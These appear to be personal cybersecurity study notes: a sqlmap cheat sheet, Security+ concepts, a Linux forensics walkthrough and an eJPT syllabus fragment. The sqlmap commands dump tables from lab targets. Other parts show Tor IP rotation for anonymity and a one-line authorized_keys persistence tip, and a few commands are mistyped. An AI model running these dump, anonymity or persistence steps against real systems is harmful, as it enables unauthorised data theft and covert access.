**SQLmap:** sqlmap is an open source penetration testing tool, that automates the process of detecting and exploiting SQL injection flaws and taking over database servers. Identifies vulnerable parameters.

- -u {Target URL}
- --data= {Data string to be sent through POST (e.g. "id=1")}
- --cookie= {Cookie header value (e.g. "PHPSESSID=a8d127e..")}
- -p {Testable parameter}
- --dbs {Enumerate databases}
- --tables {Enumerates database tables}
- --columns {Enumerates database table columns}
- --batch {Use the default behaviour, Never ask for user input}
- --threads {1-5, to increase the speed}
- -D {database to enumerate}
- -T {database table(s) to enumerate}
- -C {database table column(s) to enumerate}
- --current-user {Retrieve DBMS current user}
- --technique
  - B: boolean-based
  - E: error-based
  - U: union-based
  - S: stacked queries
  - T: time-based
  - Q: inline queries
- --crawl {1-3}
  - depth 1: <https://example.com/data>
  - depth 2: <https://example.com/data/today>
  - depth 3: <https://example.com/data/today/news>
- Eg.-
  - sqlmap -u "[http://localhost/vulnerabilities/sql\\_injection/](http://localhost/vulnerabilities/sql_injection/)" --cookie="PHPSESSID=wrgbkjbosdlgnwlbg; security=medium" --data="id=1&Submit=Submit" -p id -dbs
  - sqlmap -u "[http://localhost/vulnerabilities/sql\\_injection/](http://localhost/vulnerabilities/sql_injection/)" --cookie="PHPSESSID=wrgbkjbosdlgnwlbg; security=medium" --data="id=1&Submit=Submit" -p id -D dvwa --tables --batch --threads 5
  - sqlmap -u "[http://localhost/vulnerabilities/sql\\_injection/](http://localhost/vulnerabilities/sql_injection/)" --cookie="PHPSESSID=wrgbkjbosdlgnwlbg; security=medium" --data="id=1&Submit=Submit" -p id -T users --batch --threads 5 --dump
- sqlmap --url <http://testphp.vulnweb.com/> --crawl 2 --batch --threads 5
- sqlmap --url <http://testphp.vulnweb.com/> --batch --crawl 2 --threads 5 --dbs

- sqlmap --url <http://testphp.vulnweb.com/> --batch --crawl 2 --threads 5 -D acuart --tables
- sqlmap --url <http://testphp.vulnweb.com/> --batch --crawl 2 --threads 5 -T artists --dump
  
- sqlmap -r req.txt --batch --threads 5 --current-user
- sqlmap -r req.txt --batch --threads 5 --dbs
- sqlmap -r req.txt -p blood\_group --batch --threads 5 --dbs
- sqlmap -r req.txt --batch --threads 5 -D blood --tables
- sqlmap -r req.txt --batch --threads 5 -T flag --dump
  - ‘req.txt’ is the captured file of the vulnerable parameter from the burp suite

**MobaXterm** is the ultimate toolbox for remote computing. It provides all the important remote network tools (ssh, telnet, rdp, ftp, sftp ...) and Unix commands to Windows desktop, in a single portable exe file which works out of the box.

**SASE (Secure Access Service Edge)** is a technology used to deliver wide area network and security controls as a cloud computing service directly to the source of connection rather than a data center.

**Firmware** is the low level code or program embedded into hardware devices to help them to operate effectively.

**Deception** is a strategy to attract cyber criminals away from an enterprise’s true assets and divert them to a decoy or trap.

[Honeypots, Honeynets, Honeyfiles, Honeytokens, Fake Telemetry]

## Disk & File Encryption:

### Full Disk and Partition Encryption – (Data at Rest Storage level)

- Encrypt whole disk or partition on disk
- Often performed by drive firmware(Self-encrypting)

### Volume and File Encryption

- Often performed by OS/Software
- Usually requires file system support

### Database Encryption [DBMS, SQL, tables, columns(fields), rows(records)]

- Database level encryption – page level encryption and decryption as data is moved from disk to memory
- Record level encryption – enforce fine-grained access controls to support compliance requirements for privacy/security [cell/column vs record level]

## **Key Stretching** – use additional round to strengthen keys

- makes attacker do more work, so slows down brute-force

## **Key Management:**

### **Key Lifecycle**

- Key Generation, Storage, Revocation, Expiration and Renewal

### **Key Length** – range of key values is the keyspace

- Longer key bit length/larger keyspace protects against brute-force
- larger keys use more CPU/memory/power resources

### **Decentralized Key Management** – each host or user account stores its own private key

### **Key Management System**

- Key Management Interoperability Protocol(KMIP)
- Keys are generated & stored on a centralized server

### **Key Generation Challenges:**

- Entropy and Random Number generation, Tamper-evident storage
- **TPM(Trusted Platform Module):** Cryptoprocessors implemented on CPU or motherboard
- **HSM(Hardware Security Module):** Cryptoprocessor in removable or dedicated hardware form
  - Reduced attack surface & temper-evident
- **Security Enclave:** Protect keys loaded in system memory

**Key Escrow:** keys can be backed up to protect against data loss, anyone with access to backup keys could impersonate the true key holder

- Escrow backup – placing archived keys with a trusted third party
- M-of-N Control – key recovery processes can be protected by M-of-N Control
  - Split keys into multiple parts held by different key recovery agents

## **Software Defined Networking(SDN)** – N/w functions are divided into three planes

1. **Control Plane** – decisions about how traffic should be prioritized, secured, and where it should be switched.
  2. **Data Plane** – handles the switching and routing of traffic and imposition of security access controls.
  3. **Management Plane** – monitors traffic conditions & n/w status
- ‘Data Plane’ services managed by a ‘Control Plane’ device and monitored by a ‘Management Plane’.
  - SDN is an important part of the latest automation and orchestration technologies
  - SDN architecture reduces complexity of enforcing security policy.
  - It enables fully automated deployment(provisioning) of n/w links, appliances and servers

**DefectDojo** is an open-source application security program that helps streamline the process of managing vulnerabilities and security testing.

**Trivy** is an open-source vulnerability scanner that helps identify security issues in containers and other artifacts.

- Docker scan:
  - `sudo trivy image -f json -o report.json docker_name`

**Bandit** is a tool designed to find common security issues in python code.

- `bandit -r file_path -f json -o output.json`

**SSTV** is an amateur radio data mode that allows you to send and receive images over the airwaves.

**QSSTV** is a program that allow users to receive and transmit slow-scan television (SSTV) and ham radio digital radio modes (HAMDRM).

**DTMF Decoder** is typically used in telephone systems to detect DTMF tones in the incoming signal and convert them to actual digit.

- <https://www.dtmf.netlify.app>

## Application Security Testing Methods:

### SAST (Static Application Security Testing)

- Scan source code without executing it to identify early vulnerabilities.
- SAST is a white-box testing method that provides full access to the application.

### DAST (Dynamic Application Security Testing)

- Tests applications while they're running to identify runtime issues.
- DAST is a block-box testing method that highlights external vulnerabilities.

### IAST (Interactive Application Security Testing)

- This involves interacting with the application to test its security, either through a web interface or a tool that simulates user input.
- Combines aspects of SAST and DAST to provide real-time analysis. There are two types of IAST approaches: active and passive. Active IAST used two components, one to generate attack scenarios and one to monitor the application's behaviour. Passive IAST used single sensor to monitor the application's behaviour without simulating attacks.

### RASP (Runtime Application Self-Protection)

- This is a new security test that protects an application in real-time from cyberattacks.

**Threat Feeds** – real time, continuously updated sources of information about potential threats and vulnerabilities.

- Provide timely information and context about new threats.

- Open Source & proprietary threat feeds – IBM X Force, Mandiant, etc.
- Information Sharing & Analysis Centres (ISACs)
- Open Source Intelligence – Search Engines, blogs, forums, social-media, dark web

### **Threat Hunting & Intelligence:**

- In threat hunting, the focus is on these tools to actively search for threats. In threat intelligence, the tools are used to gather and analyze information about potential threats.
- **Threat Intelligence** is about gathering, analysing, and disseminating information about potential threats
  - Utilizing various sources including OSINT, dark web monitoring, and vulnerability scans
- **Threat Hunting**
  - proactive, manual human-led search for unknown or undetected threats within a network
  - warning of new threat types, intelligence fusion & threat data
  - **Maneuver** – awareness that threat actor might take countermeasures

**Cyber Threat Intelligence (CTI)** is the gathering of information from various sources about current or potential threats to an organization.

- Data feed of IoC, structured analysis of the threat
- Works closely with Incident Response & SOC team
- **Data -> Information -> Intelligence**

### **Some Key Reasons why organizations use Cyber Threat Intelligence:**

- Cyber security needs to move from reactive to proactive.
- Identify and assess potential threats to their networks and systems.
- Enhance their overall security posture by proactively taking measures to prevent attacks.
- Improve incident response efforts by having up-to-date information about known threats.
- Prioritise resources for the mitigation of high-risk vulnerabilities.
- Monitor external sources for signs of a potential breach or attack.
- Stay informed about the tactics, techniques, and procedures used by malicious actors.

**Cyber Threat Intelligence Analysts** gather data to track, evaluate, and report on threats that could have an impact on an organization.

- Analysts combine a variety of sources, including private data collections and open source intelligence (OSINT) evaluation, to produce a complete picture of an organization's risk posture that informs the steps the business takes to mitigate these risks.

### **Roles & Responsibilities of a CTI Analyst:**

- Identifying organisational intelligence requirements
- Collecting relevant data and conducting all-source analysis to inform decision making process
- Identifying, monitoring, and assessing potential threats or weaknesses
- Validating that security qualifications and requirements are met

- Creating reports that highlight key findings for security teams and other members of the organization
- Presenting findings to other teams and proposing counteractions to mitigate threats

The Intelligence Cycle is at the core of cyber threat intelligence because it provides a structured framework for collecting, processing, analysing, and disseminating information about potential cyber threats.

### **Intelligence Cycle:**

1. **Direction** – Where the intelligence team makes direction from the customer. (Intelligence Requirements)
2. **Collection** – This is where the intelligence team collects data and turns into information. (tasking to sources & agencies)
3. **Analysis** – where information is turned into intelligence
4. **Dissemination** – This is where the intelligence is handed back to the client, which in turn stimulates new direction.

### **Main parameters of API Testing**

- **Query Parameters** – These are the most common type of parameter and are separated from other parameters by a question mark.
- **Path Parameters** – These are baked into the URL path, such as /users/{userId}
- **Header Parameters** – These are components of the HTTP request header and are often related to authorization.
- **Request body parameters** – These are included in the request body and are used to send and receive data.
- **Authorization** – This header contains authentication credentials or tokens to ensure secure access.

### **Kali using Tornet(VPN):**

- sudo apt install tor
- sudo systemctl start tor
- sudo systemctl status tor
- sudo pip install tornet
- Go to Browser -> Settings -> Network Settings -> Choose Manual proxy configuration
  - SOCKS Host = 127.0.0.1 & Port = 9050
  - tick the “SOCKS v5” & tick “Proxy DNS when using SOCKS v5”
  - Then, Save it.
- sudo tornet –interval 3 –count 0 {change Ip in every 3 sec for indefinite time}

**Evaluation Scope** refers to the product, system, or service being analysed for potential security vulnerabilities.

**Supply Chain Attack** – potential risks and weaknesses introduced into products during their development, distribution, and maintenance lifecycle.

- Dependency analysis & SBOM(s/w bill of materials) tools

**Secure Baseline** – collection of standard configurations and settings for OS, n/w devices, s/w, cloud instances, patching and updates, access controls, logging, monitoring, password policies, encryption, endpoint protection, and many others.

- Center for Internet Security(CIS)
- Security Technical Implementation Guides(STIGs)
- Tools – [Puppet, Chef, Ansible]

**Benchmarks** – scanning for lack of controls, improper configuration

**SCAP(Security Content Automation Protocol)** is language to enable scanners to load configuration benchmarks and scan for deviations.

- Tools: OpenSCAP, CIS-CAT Pro, SCAP Compliance Checker(SCCP)

## Wi-Fi Authentication & Encryption:-

### Wireless N/w Installation Considerations -

- Wireless Access Point(WAP) Placement
- Site Surveys and Heat Maps

### Wireless Encryption – [Open, WEP, WPS, WPA, WPA2, WPA3]

- Device Provisioning Protocol(**DPP**) “Easy Connect” to replace WPS.
- WPA3 – Enhanced Open, Simultaneous Authentication of Equals(**SAE**) replace the Pre-Shared Key(PSK) feature of WPA2.
- WEP – Wired Equivalent Privacy, WPS – Wifi Protected Setup, WPA – Wifi Protected Access

### Web Filtering – Block users from accessing malicious or inappropriate websites

- Enforce compliance with acceptable use, Block malware, Block rules, Protection from Phishing attacks, URL scanning, Content categorization, etc.

## Endpoint Security:

### Endpoint Protection:

- Segmentation
- Isolation
- Disk Encryption
- Antivirus & Antimalware
- Patch Management

### Advanced Endpoint Protection:

- Endpoint Detection and Response(EDR)
- Extended Detection and Response(XDR)
- Host-based Intrusion Detection/Prevention System(HIDS/HIPS)

- User Behaviour Analytics(UBA)/User and Entity Behaviour Analytics(UEBA)

### **Endpoint Configuration:**

- Principle of least privilege
- Access Control Lists
- File System Permissions
- Application Allow list and Block lists
- Monitoring
- Configuration Management
- Group Policy
- SELinux(Security Enhanced Linux)

### **Hardening Techniques:**

- Protecting Physical Ports
- Host-based Firewall and IPS
- Endpoint Protection
- Changing Defaults
- Removing unnecessary Software

### **Hardening Specialized Devices:**

#### **ICS/SCADA -**

- strict network segmentation
- robust authentication
- unidirectional gateways(or data diodes) – limit data flow to one direction

### **Mobile Device Hardening:**

**Mobile Hardening Techniques** – Mobile devices are more prone to physical loss or theft.

- Mobile Device Management(MDM)
- Full Device and External Media Encryption
  - In iOS, Data protection encryption is enabled automatically when you configure a password lock on the device. Emails data and any apps using the “Data Protection” option are subject to a second round of encryption.

### **Deployment Models:**

- Bring Your Own Device(BYOD)
- Corporate Owned, Business Only(COBO)
- Corporate Owned, Personally Enabled(COPE)
- Choose Your Own Device(CYOD)

### **Location Services:**

- Global Positioning System(GPS)
- Indoor Positioning System(IPS)
- Geofencing
- GPS Tagging(e.g.- EXIF data)
- primary concern of location services is privacy

### **Testing & Training:**

- Tabletop – facilitator presents a scenario, doesn't involves live systems
- Walkthroughs – responders demonstrate response actions
- Simulations – red team performs a simulated intrusion

- Playbooks – collection of critical actions generally associated with SOC

**Replay Attack** – resubmitting or guessing authorization tokens

- replay cookie to obtain authenticated session

**Forgery Attacks** – Cookie hijacking and session prediction

**Client-Side/Cross-Site Request Forgery(CSRF/XSRF)** is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intent to perform.

- passes a URL to another site where the user has an authenticated session

**Server Side Request Forgery(SSRF)** is a web application security vulnerability that allows the attacker to force the server to make unauthorised requests to any local or external source on behalf of the web server.

- cause a server to make API calls or HTTP requests with arbitrary parameters
- weak authentication/access control between internal services
- weak input validation and faults in request parsing
- SSRF allows an attacker to interact with internal systems, potentially leading to data leaks, service disruption, or even remote code execution.
- To execute an SSRF attack, an attacker can manipulate a parameter value within the vulnerable software, effectively creating or controlling requests from that software and directing them towards other servers or even the same server.
- The SSRF vulnerability ranks 7th in the OWASP API Security Top 10.
- The SSRF vulnerability ranks 10th in the OWASP Top 10.

#### Risk of SSRF:

- **Data Exposure:** Cybercriminals can gain unauthorised access by tampering with requests on behalf of the vulnerable web application to gain access to sensitive data hosted in the internal network.
- **Reconnaissance:** An attacker can carry out port scanning of internal networks by running malicious scripts on vulnerable servers or redirecting to scripts hosted on some external server.
- **Denial of Service:** It is a common scenario that internal networks or servers do not expect many requests; therefore, they are configured to handle low bandwidth. Attackers can flood the servers with multiple illegitimate requests, causing them to remain unavailable to handle genuine requests.

#### Types:

- **Basic SSRF:** The attacker controls a URL or request that the vulnerable server makes.
- **Blind SSRF:** The server makes the request, but the response is not shown to the attacker.
  - Detection: Requires out-of-band techniques, like DNS logs or monitoring request behavior.
- **Out-Of-Band SSRF** is a technique where the attacker leverages a separate, out-of-band communication channel instead of directly receiving responses from the target server to

- receive information or control the exploited server. This approach is practical when the server's responses are not directly accessible to the attacker.
- **Semi-Blind SSRF:** Attacker can infer something from the request's success or failure (e.g., timing, status codes).

**Mitigation Measures** for SSRF are essential for preserving the security and integrity of web applications. A few of the important policies are mentioned below:

- Implement strict input validation and sanitise all user-provided input, especially any URLs or input parameters the application uses to make external requests.
- Instead of trying to blocklist or filter out disallowed URLs, maintain allowlists of trusted URLs or domains. Only allow requests to these trusted sources.
- Implement comprehensive logging and monitoring to track and analyse incoming requests. Look for unusual or unauthorised requests and set up alerts for suspicious activity.
- Implement network segmentation to isolate sensitive internal resources from external access.
- Implement security headers, such as Content-Security-Policy, that restricts the application's load of external resources.
- Implement strong access controls for internal resources, so even if an attacker succeeds in making a request, they can't access sensitive data without proper authorisation.

## Directory Traversal

- Obtain access to files outside website root directory
- Canonicalization attack and percent encoding

## Command Injections – cause server to run OS shell commands

## Web Server Logs - Error Logs, Traffic Logs, Status Codes, HTTP Headers

## Change Management:-

- Systematic approach that manages all changes made to a product/system
- ensures that methods and procedures are used to handle changes efficiently and effectively.
- Helps minimize risks associated changes
- ensures changes do not negatively impact security, availability, or performance.
- {Stakeholder inputs, Change review board, Impact analysis, Test results, Rollout Plans, Backout plans, Maintenance Window}

## Allowed and Blocked Changes -

- allow lists help streamline change management by reducing the time and effort required for trusted changes.
- Deny lists includes blocked software, hardware, and specific change types.
- Allow and deny lists also refer to technical controls that exist in different context such as access controls, firewall rules, and software restriction mechanisms.

## Restarts, Dependencies, and Downtime – typically have a direct impact on business operations

- Dependencies complicate changes because a service restart in one area may significantly impact another.
- Primary goal of change management is to minimize these disruptions
- Process include communication requirements designed to inform/update stakeholders
- Legacy Systems & Applications

- Often critical to business function and difficult to manage.
- Legacy features often have compatibility issues when implementing changes.

### **Documentation and Version Control -**

- Assessing how a change impacts existing policies, procedures, documentation and diagrams is essential, and change management plans should include provisions requiring updates to these documents as part of the implementation.
- Version Control – Historical record of changes
  - Tracking and Controlling changes to documents, diagrams, codes, or other important data.

### **Automation and Orchestration:-**

**Automation and Scripting** – Critical tools in modern IT operations, streamline processes, enhance security, improve efficiency, enforce security policies, reduce the risk of human error, reduce implementation time, provide clear audit trails.

### **Automation and Orchestration Implementation -**

- Enhance efficiency by enabling repetitive tasks to be performed quickly and consistently.
- Mitigate operator fatigue
- Orchestration enhances the impact of automation by coordinating automated tasks across different systems and software tools.
- Security Automations, DevOps, Important Considerations – {Complexity, Costs, Single point of failure, Technical Debt, Ongoing support}

### **Vendor Management:-**

**Vendor Selection** – systematically evaluate and assess potential vendors to minimize risks associated with outsourcing or procurement

- Third Party Vendor Assessment – Critical component of GRC
  - Vendor assessment provide evidence of due diligence
- **Conflict of Interest** – when an individual or organization has competing interests or obligations that could compromise their ability to act objectively, or in the best interest of the organization.

### **Vendor Assessment Methods:**

- Evidence of Internet Audits, Independent Assessment, Penetration Testing, Supply Chain Analysis, Right-to-Audit Clause

**Vendor Monitoring** – Continuously evaluating vendors to ensure ongoing adherence to security standards, compliance requirements, and contractual obligations.

### **Legal Agreements:**

- Initial Agreements
  - Memorandum of Understanding(MOU), Memorandum of Agreement(MOA), Non Disclosure Agreement(NDA), Business Partnership Agreement(BPA), Master Service Agreement(MSA)
- Operational/Performance Agreements
  - Service Level Agreement(SLA), Statement of Work(SoW)/Work Order(WO)
- Expectations
  - Rules of Engagement(RoE)

**RoE(Rules of Engagement)** is a document that gives permission to a penetration tester. It provides detailed guidelines and constraints regarding the execution of Information Security testing.

**SLA(Service Level Agreement)** is an agreement between CSP(Cloud service provider) & CSC(Cloud service customer).

#### **MOU/MOA(Memorandum of Understanding/Agreement):**

Some organizations seeking to minimize downtime and enhance BC & DR capabilities will create agreements with other, similar organizations. They agree that if one of the parties experiences an emergency and cannot operate within their own facility, the other party will share its resources and let them operate within theirs in order to maintain critical functions. These agreements often even include competitors, because their facilities and resources meet the needs of their particular industry.

These operations are called joint operating agreements(JOA) or MOA or MOU.

#### **Data Classification & Compliance:**

**Data Types** – Categorizing or classifying data based on its inherent characteristics, structure, and intended use

- Regulated data, Trade secrets, Intellectual property, Legal and Financial data, ...

**Data Classification** – identifying the importance and associated protections required to protect different types of data, typically defined in 3 levels

**Data Sovereignty** – A legal jurisdiction restricting processing and storage of data on systems that do not physically reside within that jurisdiction.

**Geographical Considerations** – Organizations must ensure data remains within a designated boundary.

- Access Controls to validate a user's geographic location.

**Privacy Data** – Personally identifiable or sensitive information associated with an individual's personal, financial, or social identity.

- Data that could infringe upon an individual's privacy rights, if exposed or mishandled.
- Data protection and privacy laws safeguard both data types
- Privacy data is closely associated with the rights of individual's to control the use and disclosure of their personal information.
- Individuals have the right to access, correct, and request the deletion of their privacy data.

#### **Legal Implications:**

- Protecting privacy data carries significant local, national, and global legal implications.
- Many countries have specific privacy laws and regulations that dictate how personal data should be handled within their jurisdiction.
- The General Data Protection Regulation (GDPR) in the European Union has a substantial impact globally by setting high privacy and data protection standards.

- GDPR applies to organizations that process the personal data of EU residents, regardless of their physical location.

### **Roles and Responsibilities:-**

**Data Governance Roles** – {Owner, Controller, Processor, Custodian}

- **Data Controller** – same as data owner when a true data owner does not exist
- **Data Processor** – An entity works under the direction of owner/controller such as IT department
- **Data Custodian** – Role(in IT) that handles data daily
- Data Controller and Data Processor both roles are responsible for ensuring personal data protection in compliance with data protection laws and regulations.

**Right to be Forgotten** – grants ‘data subject’ the right to request the deletion of their personal data under certain circumstances

- Fundamental principle outlined in the GDPR

### **Ownership of Privacy Data:**

- It is not easy to attribute traditional notions of ownership to privacy data.
- Many data protection laws place the emphasis on protecting the data subject

### **Data Inventories and Retention:**

- Detailed record of personal data being collected, processed, and stored.
- Retain personal data only for as long as necessary to fulfill the intended purpose or as required by law.

### **Conduct Policies:**

- Operational policies include credential management, data handling, incident response and those governing employee conduct and respect for privacy.
- Acceptable Use Policy, Code of Conduct, Clean Desk Policy, Social Media Use and Analysis, Use of personally owned devices

### **User and Role-based Training**

- Untrained users represent a serious vulnerability because they are susceptible to social engineering and malware attacks and may be careless when handling sensitive or confidential data.
- Appropriate security awareness training needs to be delivered to employees at all levels, including end users, technical staffs and executives.
- Training should be tailored to the audience and job role

### **Training Topics & Techniques**

- Popular Techniques – {Computer based training, Gamification, Phishing Campaigns}
- Topics – {Situational Awareness, Reporting and Escalation Procedures, Policy/Handbooks, Insider Threat, Password Management, Removable Media and Cables, Hybrid/Remote Work Environments}

## Security Awareness Training Lifecycle:

- Security Awareness Training practices should follow a lifecycle approach consisting of several stages:
  - [Assessment, Planning and Design, Development, Delivery and Implementation, Evaluation and Feedback, Ongoing Reinforcement, Monitoring and Adaptation]

## Volatility 3 Framework:

- vol -f memdump.mem{imagefile} windows.info{plugin}
- vol -f memdump.mem windows.mftscan.MFTScan > mftscan\_out
- vol -f memdump.mem -o . windows.memmap –dump –pid 1612

Windows.cmdline	Lists process command line arguments
windows.drivermodule	Determines if any loaded drivers were hidden by a rootkit
Windows.filescan	Scans for file objects present in a particular Windows memory image
Windows.getsids	Print the SIDs owning each process
Windows.handles	Lists process open handles
Windows.info	Show OS & kernel details of the memory sample being analyzed
Windows.netscan	Scans for network objects present in a particular Windows memory image
Windows.netstat	Traverses network tracking structures present in a particular Windows memory image.
Windows.mftscan	Scans for Alternate Data Stream
Windows.pslist	Lists the processes present in a particular Windows memory image
Windows.pstree	List processes in a tree based on their parent process ID

## Linux File System Analysis:

To Identify clues that the file upload feature was exploited:

- ls -al /var/www/html/
- ls -al /var/www/html/uploads

We can use the grep command to filter out specific file(.jpeg):

- ls -al /var/www/html/uploads | grep -v ".jpeg"
  - The -v option in the grep command negates the pattern, displaying files that do not have the “.jpeg” extension.

## Ownership and Permissions:

Attackers often target directories with write permissions to upload malicious files.

- Common writable directories include:
  - **/tmp** – The temporary directory is writable by all users, making it common choice.
  - **/var/tmp** – Another temporary directory commonly with world write permissions.
  - **/dev/shm** – The shared memory file system, which is also normally writable by all users.
- find / -user www-data -type f 2>/dev/null | less
  - The above command returns and lists all files the www-data user owns, starting from the root directory.

- `find / -group GROUPNAME 2>/dev/null` Retrieves a list of files and directories owned by a specific group.
- `find / -perm -o+w 2>/dev/null` Retrieve a list of all world-writable files and directories.
- `find / -type f -cmin -5 2>/dev/null` Retrieve a list of files created or changed within the last five minutes.
- Data in **world-writable files** can be modified and compromised by any user on the system.

**Metadata** refers to the embedded information that describes files, which provides insights into a file's characteristics, origins, and attributes.

- It can include various types of information, such as file creation dates, author details, composition, and file types.
- **Exiftool** is a Perl-based command-line utility with extensive capabilities for extracting and altering metadata from files by parsing their headers and embedded metadata structures.
  - `exiftool FILENAME`

### **Analysing Checksums:**

**Checksums** are unique values generated from data using cryptographic hash functions (such as MD5 or SHA-256).

- These functions produce fixed size strings of characters representing the data so that even a minor changes in the data will result in a significantly different checksum.
- Checksums are often used for data integrity verification, ensuring that data has not been altered or corrupted.
  - `md5sum HASHFILE`
  - `sha256sum HASHFILE`
    - We can submit these hash values to a malware detection service like **VirusTotal** for further analysis.

**Timestamps** are additional pieces of metadata associated with files or events that indicate when a particular action occurred.

- Three main timestamps in Unix-based systems are:

  1. **Modify Timestamp (mtime)**: The timestamp reflects the last time the contents of a file were modified or altered. Whenever a file is written to or changed, its mtime is updated.
  2. **Change Timestamp (ctime)**: This timestamp indicates the last time a file's metadata was changed. Metadata includes attributes like permissions, ownership, or the filename itself. Whenever any metadata associated with a file changes, its ctime is updated.
  3. **Access Timestamp (atime)**: This timestamp indicates the last time a file was accessed or read. Whenever a file is opened, its atime is updated.

- To view the Modify Timestamp (mtime) of a file: **`ls -l FILENAME`**
- To view the Change Timestamp (ctime) of a file: **`ls -lc FILENAME`**
- To view the Access Timestamp (atime) of a file: **`ls -lu FILENAME`**
- To see all three timestamps at once: **`stat FILENAME`**

### **Users and Groups:-**

#### **Identifying User Accounts:**

In UNIX-like systems, the `/etc` directory is a central location that stores configuration files and system-wide settings.

Specifically, when investigating user accounts **/etc/passwd** is a colon-separated plaintext file that contains a list of the system's accounts and their attributes, such as the user ID(UID), group ID(GID), home directory location, and the login shell defined for the user.

- `cat /etc/passwd` [To view the user accounts on the affected system]

### **Identify backdoors with root permissions:**

The following command extracts and displays all user accounts with the user ID(UID) of 0:

- `cat /etc/passwd | cut -d:-f1,3 | grep ':0$'`
  - In above command, we first display the contents of the `/etc/passwd` file. We then take the content and perform a cut action to extract only the first(username) and third(user ID) fields from each line, delimited(-d by the : character), we then use the grep command to extract specific entries containing `:0`, signifying a user ID of 0.

### **Identifying Groups:**

- **sudo or wheel:** Members of the sudo(or wheel) group have the authority to execute commands with elevated privileges using sudo.
- **adm:** The adm group typically has read access to system logs.
- **shadow:** The shadow group is related to managing user authentication and password information. With this membership, a user can read the `/etc/shadow` file, which contains the password hashes of all users on the system.
- **disk:** Members of the disk group have almost unrestricted read and limited write access inside the system.
- `cat /etc/group` [To view all of the groups(and their respective group Ids)]
- `getent group GROUPNAME` [To list all of the members of a specific group]
  - If multiple users are in a group, their usernames will be listed in a comma-separated format in the entry.
- To list all users in the sudo group, we can provide the name “sudo” or the group ID, typically 27.
  - `getent group 27`

### **User Logins and Activity:**

#### **last and lastb**

The `last` command is an excellent tool for examining user logins and sessions. It is used to display the history of the last logged-in users, It works by reading the `/var/log/wtmp` file, which is a file that contains every login and logout activity on the system. Similarly, `lastb` specifically tracks failed login attempts by reading the contents of `/var/log/btmp`, which can help identify login and password attacks.

- `last`

#### **lastlog**

Unlike the `last` command, which provides information about all user logins, the `lastlog` command focuses on a user's most recent login activity and reads from the `/var/log/lastlog` file.

- `Lastlog`

### **Failed Login Attempts**

In addition to **lastb** there are other ways to view failed login attempts on Linux through specific log files. The **/var/log/auth.log file** (or /var/log/secure on some distributions like CentOS or Red Hat) contains records of authentication-related events, including both successful and failed login attempts.

**who** command displays the users that are currently logged into the system.

### **sudo**

The **/etc/sudoers** file is a particularly sensitive configuration file within Unix-like systems. It determines the root users.

- sudo cat /etc/sudoers
  - Output of the line specifies:
    - username being granted to all hosts.
    - ALL indicates that the privilege applies to all hosts.
    - (ALL) specifies that the user can run the command as any user.
    - Path of the specific binary

## **User Directories and Files:**

**User Home Directories** in Linux contain personalised settings, configurations, and user-specific data. These directories are typically under the `/home` directory and are named after the corresponding usernames on the system.

- `ls -l /home` To list out home directories

**Hidden Files** identified by a leading dot in their filenames, often store sensitive configurations and information within a user's home directory.

- `ls -a /home/USERNAME` To list out the hidden files
- **.bash\_history** file contains a user's command history and can be used to show previous commands executed by the user.
- **.bashrc** and **.profile**: These are configuration files used to customise a user's Bash shell sessions and login environment, respectively.

## **SSH and Backdoors**

The `.ssh` directory is a suspectible area containing configuration and key files related to SSH connections. The **authorized\_keys** file within the directory is critical because it lists public keys allowed to connect to a user's account over SSH.

Add target public key to your **authorized\_keys** file, to persistently access another user's account.

- `ls -al /home/USER/.ssh`
- `ls -al /home/USER/.ssh/authorized_keys`
- `cat /home/USER/.ssh/authorized_keys`
- `stat /home/USER/.ssh/authorized_keys`

## **Binaries and Executables:**

### **Identifying Suspicious Binaries**

- To discover all executable files within the filesystem quickly:

- `find / -type f -executable 2>/dev/null`

## Strings

The strings command is valuable for extracting human-readable strings from binary files.

These strings can sometimes include function names, variable names, and even plain text messages embedded within the binary.

- `strings FILENAME`

## Debsums

debsums is a command-line utility for Debian-based Linux system that verifies the integrity of installed package files.

- debsums automatically compares the MD5 checksums of files installed from Debian packages against the known checksums stored in the package's metadata.
- If any files have been modified or corrupted, debsums will report them, citing potential issues with the package's integrity.
- `sudo debsums -e -s`
  - -e flag to only perform a configuration file check, -s flag to silent any output that may fill the screen.

## Binary Permissions

SetUID (SUID) and SetGID (SGID) are special permission bits in Unix operating system. These permission bits change the behaviour of executable files, allowing them to run with the privileges of the file owner or group rather than the privileges of the user who executes the file.

- To retrieve a list of the SetUID binaries on the system:
  - `find / -perm -u=s -type f 2>/dev/null`
    - The above command looks for files where the user permission that the SUID bit set (-u=s).
- Looking in Jane's bash history for any commands related to Python or bash:
  - `sudo cat /home/jane/.bash_history | grep -B 2 -A 2 "python"`
- To verify the bash binary by performing an integrity check on the original:
  - `md5sum /var/tmp/bash`
  - `md5sum /bin/bash`

## Rootkits:

**Rootkit** is a type of malicious set of tools or software designed to gain administrator-level control of a system while remaining undetected by the system or user.

- The term “rootkit” derives from “root”, the highest-level user in Unix-based systems, and “kit”, which typically refers to a set of tools used to maintain this access.

**Chkrootkit** (Check Rootkit) is a popular Unix-based utility used to examine the filesystem for rootkits. Checks with known rootkits

- `sudo chkrootkit`

**RKHunter** (Rootkit Hunter) is another helpful tool designed to detect and remove rootkits on Unix-like operating systems.

- RKHunter can compare hashes of core system files with known good ones in its database to search for common rootkit locations, wrong permissions, hidden files, and suspicious strings in kernel modules. It leverages a live database of known rootkit signatures.
- To perform a simple scan with rkhunter:
  - sudo rkhunter -c -sk
    - bypassed user interaction prompts with the -sk argument
  - rkhunter --update [checking for database updates]

## eJPT:

### [Section 1:

Information Gathering: {Reconnaissance & Footprinting {Passive}, whatis, BuiltWith, Wappalyzer, HTTrack, robots.txt, whois, Netcraft, dnsrecon, dnsdumpster, wafw00f, sublist3r, Google Dorks, theHarvester, DNS & DNS Records, DNS Zone Transfer, dnsenum {Active}, Nmap {Host Discovery}, Netdiscover, Nmap {Port Scanning}},

Footprinting & Scanning: {Penetration Testing Methodologies, Network Protocols, Packets, OSI Model, IP, IP Functionality, Subnetting, ICMP, DHCP, IP Header Format & Fields, Reserved IPv4 Addresses, TCP, 3-way handshake, TCP Control Flags, TCP Port Range, UDP, Network Mapping, Nmap (Network Mapper), Host Discovery Techniques TCP SYN Ping, TCP ACK Ping, SYN-ACK Ping, Ping Sweeps, ICMP Echo Request & Reply, fping, Nmap(Host Discovery, Port Scanning, Service Version, OS Detection, Scripting Engine, Firewall Detection & IDS Evasion, Optimizing scans, Output Formats)},

Enumeration: {Nmap Scan results into MSF, Port Scanning with Auxiliary Modules, FTP, SMB, Web Server, MySQL, SSH, & SMTP Enumeration},

